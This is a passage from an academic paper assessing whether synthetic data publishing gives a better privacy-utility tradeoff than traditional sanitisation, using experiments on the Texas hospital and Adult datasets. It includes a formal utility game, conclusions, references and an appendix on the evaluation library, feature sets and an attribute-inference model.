


Figure 10: Marginal frequency counts for attribute `RiskMortality` from the `Texas` dataset.

We observe the same trend on the marginal frequency counts over the categorical attribute `RiskMortality`, another common reporting task (see Fig. 10). For instance, publishing a synthetic dataset sampled from a `PrivBay`-trained model in place of the raw data would lead an analyst to overestimate the relative frequency of category 0 by 3% percentage points when $\varepsilon = 10$ and up to 15.3% percentage points for $\varepsilon = 0.1$ with a growing variance of the mean error as ε decreases.

These results highlight the risks of synthetic data sharing outlined in Section 2. Generative models represent a *lower-dimensional approximation* of the raw data's distribution and only capture a subset of the dataset's high-dimensional feature space. Synthetic data sampled from the trained model hence does not preserve all of the raw data's statistics and can lead to a large error on the derived insights. Synthetic data that accurately reflects the desired statistics would improve utility but not provide any privacy gain over directly publishing those aggregates.

No free lunch. In summary, the promising privacy gain of (differentially private) synthetic data publishing over traditional sanitisation shown in Fig. 4 comes at a significant cost in utility. Unsurprisingly, the higher a model's privacy gain, the higher its loss in utility. Even models with low theoretical privacy guarantees ($\varepsilon > 1$) may not provide the expected utility benefits and their utility loss may be prohibitive for many use cases.

The high utility loss of differentially private models can partially be explained by their reliance on metadata that needs to be derived independent of the model's training set (see




Figure 11: Absolute distance between the mean of attributes TotalCharges, TotalChargesAccomm, and TotalChargesAncil in raw and synthetic datasets with metadata extracted from the raw data (*left*) and metadata derived independently from the training set (*right*)




Figure 12: Per-record privacy gain for five outlier target records from the Texas dataset under an attack using the $F_{\texttt{Naive}}$ feature set with metadata extracted from the raw data (*left*) and metadata derived independently from the training set (*right*)

Section 5). This can lead to a *significant difference* between the ranges in the raw data and the ones the data holder defines based on her background knowledge. To optimise the utility of synthetic datasets, the metadata given as input to the generative model training must reflect the raw data characteristics as closely as possible. However, this increases the privacy leakage of the model and, as we show in Section 5, in the most extreme case undermines its formal privacy guarantees.

We demonstrate this tradeoff in Fig. 11 and Fig. 12. Fig. 11 compares the absolute distance between the mean of three attributes in the raw data to the corresponding mean value in synthetic datasets sampled from models trained given different metadata as input. On the *left*, all models were given the exact ranges of attributes in the raw data sample. On the *right*, models used metadata learned from an independent population sample (see Section 5 for more details). In the case where the model directly learns all metadata from its raw input data (*left*), the utility loss of (differentially private) synthetic data is substantially reduced. For instance, the average distance between the mean of attribute TotalChargesAccomm in the raw and synthetic data shrinks from 215K for a BayNet model trained with fixed ranges to 9K for a model based on metadata tailored to its training set. The error of differentially private models similarly decreases (from 621K to 34K for PrivBay $\varepsilon : 10$) and with increasing ε values converges to its non-private version. Despite this improvement the utility loss of all differentially private models we tested still remains far above that of non-private synthetic data generation or traditional sanitisation. On the downside, as we show in Fig. 12 (*left* metadata tailored to training set, *right* metadata derived from an independent population sample), the utility gain achieved through better metadata leads to a large loss in privacy. When the model's metadata is derived from the raw data, even models with low data utility provide close to no protection against linkage attacks ($PG \leq 0.35$ for three out of five targets tested across all ε values). Models that due to the use of metadata derived from an independent population sample result in a high privacy gain unfortunately do not provide sufficient data utility (see Fig. 11).

6.3.2 Per-record utility loss

In the previous section, we show that for use cases that aim to derive aggregate insights from sensitive datasets generative models *with a high privacy gain* suffer from low data utility. However, average population metrics are not the main selling point of synthetic data. Synthetic data is often advertised as a solution for analysis tasks focused on more fine-grained statistical patterns that requires access to row-level data, in particular, the analysis of rare events and minority population subgroups. We hence now study whether synthetic data allows data holders to share datasets that *retain the signal of outlier records* without risking their privacy.

To study this relationship between privacy gain and utility loss, we slightly abuse the notion of advantage and formalise our utility metric as an advantage measure. This formalisation allows us to quantify the positive impact that the presence of a single target record in the training set has on a model's performance for individual test records. We define a utility game, shown in Fig. 13, played between an analyst $\mathcal{A}$ and a challenger $\mathcal{C}$. The analyst's goal is to train a predictive model $h(\cdot)$ on a dataset X published by the challenger that performs well on a chosen test record $\boldsymbol{r}_e$ from the population $\mathcal{R}_{Test}$. The analyst chooses this test record and a target record $\boldsymbol{r}_t$ from the training population $\mathcal{R}_{Train}$. The analyst sends $\boldsymbol{r}_t$ to the challenger, who follows the same procedure as in the linkability game and sends back the public bit b and the chosen dataset X. The analyst trains a model on dataset X and uses it to predict the test record's label $\hat{y}_e \leftarrow h_X(\tilde{\boldsymbol{r}}_e)$. The analyst wins the game if $y_e = \hat{y}_e$.

Based on this game, we define the advantage that adding a record $\boldsymbol{r}_t$ to the dataset R gives to record $\boldsymbol{r}_e$ as

$$Adv^{\mathcal{U}}(X, \boldsymbol{r}_e, \boldsymbol{r}_t) \triangleq \mathrm{P}[\hat{y}_e = y_e | s_t = 1] - \mathrm{P}[\hat{y}_e = y_e | s_t = 0] \quad (6)$$

where $\hat{y}_e = h_X(\tilde{\boldsymbol{r}}_e)$ is the label produced by a predictive model trained on data X for test record $\boldsymbol{r}_e = (\tilde{\boldsymbol{r}}_e, y_e)$ chosen by the analyst with feature set $\tilde{\boldsymbol{r}}_e$ and label y_e; and s_t indicates the presence of target record $\boldsymbol{r}_t$ in the raw dataset R.

To empirically evaluate the utility loss of synthetic data publishing, we use the same split of the Texas dataset as in the previous section. We ensured that the outlier targets




Figure 13: Utility game

used in previous experiments were included in the population $\mathcal{R}_{Train}$ and re-used them as target records r_t. We manually chose five test records in $\mathcal{R}_{Test}$ that are semantically similar to those five target records. For instance, we selected records with rare categorical attribute values or continuous attributes outside the test population's 95% quantile.

Privacy through suppression. We repeatedly ran the utility game and computed the utility advantage for each of the target-test record pairs. We show in Fig. 14 the utility advantage for a prediction task on attribute `RiskMortality` for two different dataset sizes ($n = 1000$ *left* and $n = 5000$ *right*). The colour of each bar indicates the target record r_t chosen by $\mathcal{A}$ and bars are grouped by test record r_e along the x-axis. For the differentially private models, we present data for a `PrivBay` model trained with $\varepsilon = 1.0$, the highest ε value under which all targets still receive robust protection against linkage attacks.

Independent of a model's training set size, sanitised datasets tend to reproduce patterns found in the raw data. If a target's presence in the raw data has a significant (negative or positive) impact on a test record's prediction accuracy, this advantage is retained in the sanitised data. Synthetic data sampled from either model (`BayNet` and `PrivBay` $\varepsilon : 1.0$) exhibits entirely different results. For instance, the presence of target record ▮ in the raw training data leads to a negative prediction advantage with $|Adv^{\mathcal{U}}| \geq 0.3$ for four out of the five test records with $n = 1000$ (Fig. 14 *left*). The same holds true when the classifier is trained on data produced by `San`. With training on synthetic data produced by `BayNet` and `PrivBay`, the test records' advantage from the target's presence vanishes (maximum advantage of $|Adv^{\mathcal{U}}| \leq 0.15$ and $Adv^{\mathcal{U}}| \leq 0.06$).

This indicates that while row-level sanitisation preserves the statistical signals of outliers, and their potential positive impact on the prediction accuracy of similar test records, synthetic data produced by the two models evaluated here does not retain the targets' unique influence. In the case of `PrivBay`, this is expected: The model's differential privacy guarantee ensures that the addition of a single record to its training set does not affect the model's output distribution by more than the defined ε-bound. This is also reflected in the *increased privacy gain* of these targets under `PrivBay` $\varepsilon : 1.0$ compared to `San` shown in Fig. 4. Our utility evaluation reveals that this *gain in privacy does not come for free*. As an example, the target marked ✚ receives a low gain in privacy from sanitised data publishing with $PG \leq 0.3$ under all three feature sets. Accordingly, the high positive impact the target's presence in the raw data has on test record ID2 ($Adv^{\mathcal{U}} = 0.19$ shown in Fig. 14) is preserved under sanitisation. Synthetic data sampled from `PrivBay` $\varepsilon : 1.0$ increases the target's privacy gain to $PG \geq 0.77$ but simultaneously reduces the test record's advantage to $Adv^{\mathcal{U}} = 0.02$. The same patterns can be found for other target records and dataset sizes.

Conclusions. The inherent tradeoff between the privacy and utility of high-dimensional data releases has been shown many times [31, 43, 51]. We present empirical evidence that synthetic data publishing is subject to the same limitations, and might even provide less beneficial tradeoffs. Synthetic data that protects outliers from linkage attacks does so at a cost in utility for test records from similar minority subgroups. Differentially private data releases provide more robust protection, but inadvertently suppress the statistical signal of the protected records. This decreases the utility of the released data and prevents statistical models from learning patterns about certain target groups, potentially increasing the bias and unfairness of data-driven decision making [4, 9].

7 Key takeaways

Synthetic data is portrayed as a silver-bullet solution to privacy-preserving data sharing that provides a higher gain in privacy at a lower cost in utility than traditional anonymisation techniques [2, 5, 10, 16, 66–68]. In this paper, we quantitatively assess this claim and demonstrate that it rarely holds true. The basic tradeoff between utility and privacy for high-dimensional data sharing that has been shown many times [7, 31, 43, 51] remains. If a synthetic dataset preserves




Figure 14: Utility advantage for 5 test (indicated on the x-axis) and 5 target (indicated by the colour of each bar) record pairs for predictions on attribute `RiskMortality` from the `Texas` dataset for $n = 1000$ (*left*) and $n = 5000$(*right*)

the characteristics of the original data with high accuracy, and hence retains utility for the use cases it is advertised for, it simultaneously enables adversaries to extract sensitive information about individuals. A high gain in privacy through any of the anonymisation mechanisms we evaluated here can only be achieved if the published synthetic or sanitised version of the raw data does not carry through the signal of individual records and in effect suppresses their record.

Our findings not only show that synthetic data is subject to the same tradeoffs as previous anonymisation techniques, but also demonstrate that the privacy gain of synthetic data publishing is *highly unpredictable*. Because it is not possible to predict which data features a generative model will preserve, it is neither possible to anticipate the minimum gain in privacy from synthetic data publishing nor its utility loss. In comparison to deterministic sanitisation techniques, synthetic data does not allow data holders to provide transparency about what information will be omitted in the published dataset and what information will be retained.

We conclude that synthetic data does not provide a better tradeoff between privacy and utility than traditional row-level sanitisation, especially for data use cases that focus on the analysis of outlier signals, such as financial fraud or medical anomaly detection [40, 63]. Generative models with formal privacy guarantees reduce private information leakage with respect to anonymisation but do not preserve the fine-grained statistical patterns needed for outlier analysis. Our evaluation further shows that, even for use cases that focus on aggregate insights, synthetic datasets with a high privacy gain can suffer from a significant utility loss and can lead to false conclusions. Even synthetic datasets that do preserve the desired statistics still present a noisier summary of the data than traditional privacy-preserving query release mechanisms [17] due to the additional uncertainty introduced by the output sampling process.

Acknowledgments. We would like to thank Jon Ullman, Aloni Cohen, Kobbi Nissim, and Salil Vadhan for their valuable feedback on earlier versions of this work, Laurent Girod for his support in open-sourcing our code, and the anonymous reviewers and our shepherd Takao Murakami whose input helped to further improve this paper. This work was partially funded by the Swiss National Science Foundation with grant 200021-188824.

References

[1] J. M. Abowd and L. Vilhuber. How protective are synthetic data? In *PSD*, 2008.

[2] C. Arnold and M. Neunhoeffer. Really useful synthetic data – a framework to evaluate the quality of differentially private synthetic data. *arXiv:2004.07740*, 2020.

[3] Article 29 Data Protection Working Party. Opinion 05/2014 on anonymisation techniques. https://ec.europa.eu/justice/article-29/documentation/opinion-recommendation/files/2014/wp216_en.pdf, 2014.

[4] E. Bagdasaryan, O. Poursaeed, and V. Shmatikov. Differential privacy has disparate impact on model accuracy. In *NeurIPS*, 2019.

[5] S. M. Bellovin, P. K. Dutta, and N. Reitinger. Privacy and synthetic datasets. *Stan. Tech. L. Rev.*, 22, 2019.

[6] V. Bindschaedler, R. Shokri, and C. A. Gunter. Plausible deniability for privacy-preserving data synthesis. *arXiv:1708.07975*, 2017.

[7] N. Carlini, S. Deng, S. Garg, S. Jha, S. Mahloujifar, M. Mahmoody, S. Song, A. Thakurta, and F. Tramer. An attack on instahide: Is private learning possible with instance encoding? *arXiv:2011.05315*, 2020.

[8] D. Chen, N. Yu, Y. Zhang, and M. Fritz. GAN-Leaks: A Taxonomy of Membership Inference Attacks against GANs. *arXiv:1909.03935*, 2019.

[9] V. Cheng, V. M. Suriyakumar, N. Dullerud, S. Joshi, and M. Ghassemi. Can you fake it until you make it? impacts of differentially private synthetic data on downstream classification fairness. In *ACM FAccT*, 2021.

[10] E. Choi, S. Biswal, B. Malin, J. Duke, W. F. Stewart, and J. Sun. Generating multi-label discrete patient records using generative adversarial networks. *arXiv:1703.06490*, 2017.

[11] C. Culnane, B. I. P. Rubinstein, and V. Teague. Health data in an open world. *CoRR*, 2017.

[12] DataResponsibly. DataSynthesizer. https://github.com/DataResponsibly/DataSynthesizer, 2017.

[13] Y.-A. De Montjoye, , C. A. Hidalgo, M. Verleysen, and V. D. Blondel. Unique in the crowd: The privacy bounds of human mobility. *Scientific reports*, 2013.

[14] Y.-A. de Montjoye, L. Radaelli, V. K. Singh, and A. Pentland. Unique in the shopping mall: On the reidentifiability of credit card metadata. *Science*, 2015.

[15] Departement of Commerce, National Institute of Standards and Technology. Differential private synthetic data challenge. https://www.challenge.gov/challenge/differential-privacy-synthetic-data-challenge/, 2019. Accessed 2020-06-01.

[16] J. Drechsler and J. P. Reiter. Sampling with synthesis: A new approach for releasing public use census microdata. *Journal of the American Statistical Association*, 2010.

[17] C. Dwork, F. McSherry, K. Nissim, and A. Smith. Calibrating noise to sensitivity in private data analysis. In *TCC*, 2006.

[18] C. Dwork and A. et al. Roth. The algorithmic foundations of differential privacy. *FTTCS*, 2014.

[19] M. Elliot, K. O'hara, C. Raab, C. M. O'Keefe, E. Mackey, C. Dibben, H. Gowans, K. Purdam, and K. McCullagh. Functional anonymisation: Personal data and the data environment. *Computer Law & Security Review*, 2018.

[20] European Commission. European data strategy. https://ec.europa.eu/info/strategy/priorities-2019-2024/europe-fit-digital-age/european-data-strategy, 2020. Accessed 2020-06-01.

[21] European Commission. White paper on artificial intelligence. https://ec.europa.eu/info/strategy/priorities-2019-2024/europe-fit-digital-age/excellence-trust-artificial-intelligence, 2020. Accessed 2020-06-01.

[22] S. Gambs, F. Ladouceur, A. Laurent, and A. Roy-Gaumond. Growing synthetic data through differentially-private vine copulas. In *PoPETS*, 2021.

[23] Z. Ghahramani. An introduction to hidden markov models and bayesian networks. In *Hidden Markov models: applications in computer vision*. 2001.

[24] I. Goodfellow. NIPS 2016 tutorial: Generative adversarial networks. *arXiv:1701.00160*, 2016.

[25] I. Goodfellow, J. Pouget-Abadie, M. Mirza, B. Xu, D. Warde-Farley, S. Ozair, A. C. Courville, and Y. Bengio. Generative adversarial nets. In *NeurIPS*, 2014.

[26] J. Hayes, L. Melis, G. Danezis, and E. De Cristofaro. LOGAN: Membership Inference Attacks Against Generative Models. In *PoPETS*, 2019.

[27] Hazy. Safe synthetic data: Privacy, utility and control. https://hazy.com/images/videos/hazy-privacy-explainer.pdf, 2020. Accessed 2020-11-12.

[28] B. Hilprecht, M. Härterich, and D. Bernau. Monte Carlo and Reconstruction Membership Inference Attacks against Generative Models. In *PoPETS*, 2019.

[29] N. Homer, S. Szelinger, M. Redman, D. Duggan, W. Tembe, J. Muehling, J. V. Pearson, D. A. Stephan, S. F. Nelson, and D. W. Craig. Resolving Individuals Contributing Trace Amounts of DNA to Highly Complex Mixtures Using High-Density SNP Genotyping Microarrays. *PLOS Genetics*, 2008.

[30] J. Hu, J. P. Reiter, and Q. Wang. Disclosure risk evaluation for fully synthetic categorical data. In *PSD*, 2014.

[31] B. Jayaraman and D. Evans. Evaluating differentially private machine learning in practice. In *USENIX Security*, 2019.

[32] J. Jordon, Jinsung Yoon, and Mihaela van der Schaar. PATE-GAN: Generating synthetic data with Differential Privacy guarantees. In *ICLR*, 2019.

[33] D. P. Kingma, S. Mohamed, D. J. Rezende, and M. Welling. Semi-supervised learning with deep generative models. In *NeurIPS*, 2014.

[34] R. Kohavi and B. Becker. UCI Machine Learning Repository. https://archive.ics.uci.edu/ml/datasets/Adult, 2013.

[35] D. Koller and N. Friedman. *Probabilistic graphical models: principles and techniques*. MIT press, 2009.

[36] B. Kulynych, M. Yaghini, M. Cherubin, G. Veale, and C. Troncoso. Disparate vulnerability: On the unfairness of privacy attacks against machine learning. In *PoPETS*, 2022.

[37] K. Leino and M. Fredrikson. Stolen memories: Leveraging model memorization for calibrated white-box membership inference. *arXiv:1906.11798*, 2019.

[38] Y. Long, L. Wang, D. Bu, V. Bindschaedler, X. Wang, H. Tang, C. A. Gunter, and K. Chen. A pragmatic approach to membership inferences on machine learning models. In *IEEE EuroS&P)*, 2020.

[39] A. Machanavajjhala, J. Gehrke, D. Kifer, and M. Venkitasubramaniam. L-diversity: privacy beyond k-anonymity. In *ICDE*, 2006.

[40] MostlyAI. Power up machine learning for fraud detection and aml with synthetic data. https://mostly.ai/synthetic-data-for-fraud-detection-and-aml/. Accessed 2021-08-23.

[41] S. Mukherjee, Y. Xu, A. Trivedi, N. Patowary, and J. L. Ferres. privGAN: Protecting GANs from membership inference attacks at low cost to utility. In *PoPETS*, 2021.

[42] A. Narayanan, E. Shi, and B.I. P. Rubinstein. Link prediction by de-anonymization: How we won the Kaggle social network challenge. In *IJCNN*, 2011.

[43] A. Narayanan and V. Shmatikov. Robust de-anonymization of large sparse datasets. In *IEEE S&P*, 2008.

[44] A. Narayanan and V. Shmatikov. De-anonymizing social networks. In *IEEE S&P*, 2009.

[45] A. Narayanan and V. Shmatikov. Robust de-anonymization of large sparse datasets: a decade later. https://www.cs.princeton.edu/~arvindn/publications/de-anonymization-retrospective.pdf, 2019.

[46] NHS England. A&E Synthetic Data. https://data.england.nhs.uk/dataset/a-e-synthetic-data, 2020. Accessed 2020-11-12.

[47] P. Ohm. Broken promises of privacy: Responding to the surprising failure of anonymization. *UCLA l. Rev.*, 2009.

[48] N. Papernot, M. Abadi, Ú. Erlingsson, I. Goodfellow, and K. Talwar. Semi-supervised knowledge transfer for deep learning from private training data. In *ICLR*, 2017.

[49] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay. Scikit-learn: Machine learning in Python. *JLMR*, 12, 2011.

[50] H. Ping, J. Stoyanovich, and B. Howe. DataSynthesizer: Privacy-preserving synthetic datasets. In *SSDBM*, 2017.

[51] A. Pyrgelis, C. Troncoso, and E. De Cristofaro. Knock knock, who's there? Membership inference on aggregate location data. In *NDSS*, 2018.

[52] J. P. Reiter and R. Mitra. Estimating risks of identification disclosure in partially synthetic data. *JPC*, 2009.

[53] J. P. Reiter, Q. Wang, and B. Zhang. Bayesian estimation of disclosure risks for multiply imputed, synthetic data. *JPC*, 2014.

[54] L. Rocher, J. M. Hendrickx, and Y.-A. De Montjoye. Estimating the success of re-identifications in incomplete datasets using generative models. *Nature Comms*, 2019.

[55] L. Rosenblatt, X. Liu, S. Pouyanfar, E. de Leon, A. Desai, and J. Allen. Differentially private synthetic data: Applied evaluations and enhancements. *arXiv:2011.05537*, 2020.

[56] A. Salem, Y. Zhang, M. Humbert, P. Berrang, M. Friarxivtz, and M. Backes. ML-leaks: Model and data independent membership inference attacks and defenses on machine learning models. In *NDSS*, 2019.

[57] R. Shokri, M. Stronati, C. Song, and V. Shmatikov. Membership Inference Attacks Against Machine Learning Models. In *IEEE S&P*, 2017.

[58] L. Sweeney. k-anonymity: A model for protecting privacy. *IJUFKS*, 2002.

[59] L. Sweeney and J. S. Yoo. De-anonymizing south korean resident registration numbers shared in prescription data. *Technology Science*, 2015.

[60] Texas Department of State Health Services, Austin, Texas. Texas Hospital Inpatient Discharge Public Use Data File 2013 Q1-Q4. https://www.dshs.texas.gov/THCIC/Hospitals/Download.shtm, 2013. Accessed 2020-06-01.

[61] The Open Data Institute. Diagnosing the NHS: SynAE. https://www.odileeds.org/events/synae/. Accessed 2020-06-01.

[62] O. Theraux. Anonymisation and synthetic data: towards trustworthy data. https://theodi.org/article/anonymisation-and-synthetic-data-towards-trustworthy-data/, 2019. Accessed 2020-06-01.

[63] A. Tucker, Z. Wang, Y. Rotalinti, and P. Myles. Generating high-fidelity synthetic patient data for assessing machine learning healthcare software. *NPJ Digital Medicine*, 2020.

[64] UK Government - Defence Science and Technology Laboratory. Synthetic data - technical report. https://www.gov.uk/government/publications/synthetic-data. Accessed 2020-10-27.

[65] US Federal Departement of Commerce US Federal Office of Management & Budget and Science & Technology. Federal data stategy. https://strategy.data.gov/, 2020. Accessed 2020-06-01.

[66] L. Xu, M. Skoularidou, A. Cuesta-Infante, and K. Veeramachaneni. Modeling tabular data using conditional GAN. In *NeurIPS*, 2019.

[67] A. Yale, S. Dash, R. Dutta, I. Guyon, A. Pavao, and K. Bennett. Assessing privacy and quality of synthetic health data. In *AIDR*, 2019.

[68] A. Yale, S. Dash, R. Dutta, I. Guyon, A. Pavao, and K. Bennett. Privacy preserving synthetic health data. In *ESANN*, 2019.

[69] S. Yeom, I. Giacomelli, M. Fredrikson, and S. Jha. Privacy Risk in Machine Learning: Analyzing the Connection to Overfitting. In *CSF*, 2018.

[70] J. Yoon. MLforHealthLab: PATEGAN. https://bitbucket.org/mvdschaar/mlforhealthlabpub/src/82d7f91d46db54d256ff4fc920d513499ddd2ab8/alg/pategan/, 2019.

[71] J. Zhang, G. Cormode, C. M. Procopiuc, D. Srivastava, and X. Xiao. PrivBayes: Private Data Release via Bayesian Networks. *ACM Trans. Database Syst.*, 2017.

[72] Hazy. https://hazy.com/.

[73] SDGym - Benchmarking framework for synthetic data generators. https://sdv.dev/.

[74] Statice. https://statice.ai/.

[75] Synthetic data privacy evaluation framework. https://github.com/spring-epfl/synthetic_data_release.

8 Appendix

8.1 Framework implementation

We implemented the evaluation framework as a Python library [75]. The library has two main classes: `GenerativeModels` and `PrivacyAttacks`. For both classes we define a parent class that determines the core functionality that objects of the class need to implement.

`GenerativeModel` provides two main functions. `GM.fit()` is called with a raw dataset `R` as input and implements the model's training procedure. `GM.sample(m)` generates a synthetic dataset `S` of size `m` corresponding to $S \sim \mathcal{D}^m_{g(R)}$. The library enables easy integration of existing model training procedures. `GM.fit()` simply wraps any existing training algorithm and exposes the appropriate API endpoints.

`PrivacyAttack` objects have two functions: `PA.train` and `PA.attack`. `PA.train(`$\boldsymbol{r}_t$`,BK)` trains the attack for

Table 1: Generative Model Hyperparameters

	IndHist	BayNet		PrivBay	
	nbins	nbins	degree	nbins	degree
Adult	45	45	1	45	1
Texas	25	25	1	25	1

	CTGAN			
	embeddings	gen_dim	dis_dim	l2scale
Adult	128	(256,256)	(256,256)	10^{-6}
Texas	128	(256,256)	(256,256)	10^{-6}

a specific target record $\boldsymbol{r}_t$ on background knowledge BK. PA.attack(S), takes a dataset S and outputs a guess about a secret value. In our implementation, we instantiate PrivacyAttack with two attacks, a membership inference adversary and an attribute inference attack. The library also includes procedures to estimate the privacy gain of synthetic and sanitised data publishing.

Generative model and feature set parametrisation. We integrated five existing models into our Python library. Each of the models has a set of model hyper-parameters that can be adjusted to fit the input data. In Table 1 we list the parameter values for each model and dataset used in our experiments.

We implement the adversary's feature sets as feature extraction objects FeatureSet. Each FeatureSet takes in a synthetic dataset S of size $m \times k$ and outputs a vector of size $l \times 1$. Our library includes the following feature sets:

$\mathsf{F}_{\texttt{Naive}}$. The naive feature set computes the mean, median, and variance of each numerical attribute and encodes the number of distinct categories plus the most and least frequent category for each categorical attribute.

$\mathsf{F}_{\texttt{Hist}}$. The histogram feature set computes the marginal distribution of each data attribute. Numerical attributes are binned with configurable bin size and frequency counts are computed for categorical attributes. The number of bins per attribute is configured for each dataset independently. In our experiments, we set the number of bins to 45 and 25 for the Adult and Texas dataset, respectively.

$\mathsf{F}_{\texttt{Corr}}$. The correlations feature set encodes pairwise attribute correlations. Categorical attributes are dummy-encoded before computing the pairwise correlation matrix. The $\mathsf{F}_{\texttt{Hist}}$ and $\mathsf{F}_{\texttt{Corr}}$ feature sets include a pre-processing step in which continuous columns are binned. The number of bins is a configurable parameter that can be adjusted to fit the input data. In our experiments, we set the number of bins to 45 and 25 for the Adult and Texas dataset, respectively.

8.2 Datasets

We include two tabular datasets, commonly used in the machine learning (ML) literature, in our experimental evaluation. Tabular datasets are the most relevant data type in the synthetic data publishing case. One datasets contains financial data the other one health data:

Adult [34]. The Adult dataset contains information from 45,222 individuals extracted from the 1994 US Census database. Each entry consists of 15 attributes among which 6 are continuous attributes and 9 are categorical attributes.

Texas [60]. The Texas Hospital Discharge dataset is a large public use data file provided by the Texas Department of State Health Services. The dataset we use consists of 50,000 records uniformly sampled from a pre-processed data file that contains patient records from the year 2013. We retain 18 data attributes of which 11 are categorical and 7 continuous.




Figure 15: Per-record privacy gain for five outlier records for the Texas dataset under an attack using the $\mathsf{F}_{\texttt{Naive}}$ feature set.

8.3 Attribute inference

We formalise the risk of attribute inference as a prediction problem in which an attacker learns to predict the value of an unknown sensitive attribute from a set of known attributes given access to a raw, sanitised, or synthetic dataset which we denote as X. The adversary splits the dataset X into two parts: A feature matrix $\tilde{X}$ that contains the values for all attributes known to the adversary and a vector $\boldsymbol{x}_s$ with the corresponding sensitive attribute values.

If the attribute targeted by the attack is a continuous, real-valued attribute $r_s \in \mathbb{R}$, we model attribute inference as a linear regression problem. The linear regression attack models the relationship between the sensitive attribute values in $\boldsymbol{x}_s$ and the attributes in $\tilde{X}$ as a a linear relationship with coefficients $\mathbf{w}_X$, and treats the records in X as i.i.d. samples:

$$\boldsymbol{x}_s = \tilde{X}\mathbf{w}_X + \varepsilon,\ \varepsilon_i \sim \mathcal{N}\left(0, \sigma^2\right), \tag{7}$$

During training, the adversary takes the dataset X, splits it into a feature matrix $\tilde{X}$ and target variable $\boldsymbol{x}_s$, and uses maximum likelihood estimation to obtain a set of regression coefficients $\mathbf{w}_X = \max_{\mathbf{w}} \mathrm{P}\left[\boldsymbol{x}_s | \tilde{X}, \mathbf{w}\right]$.

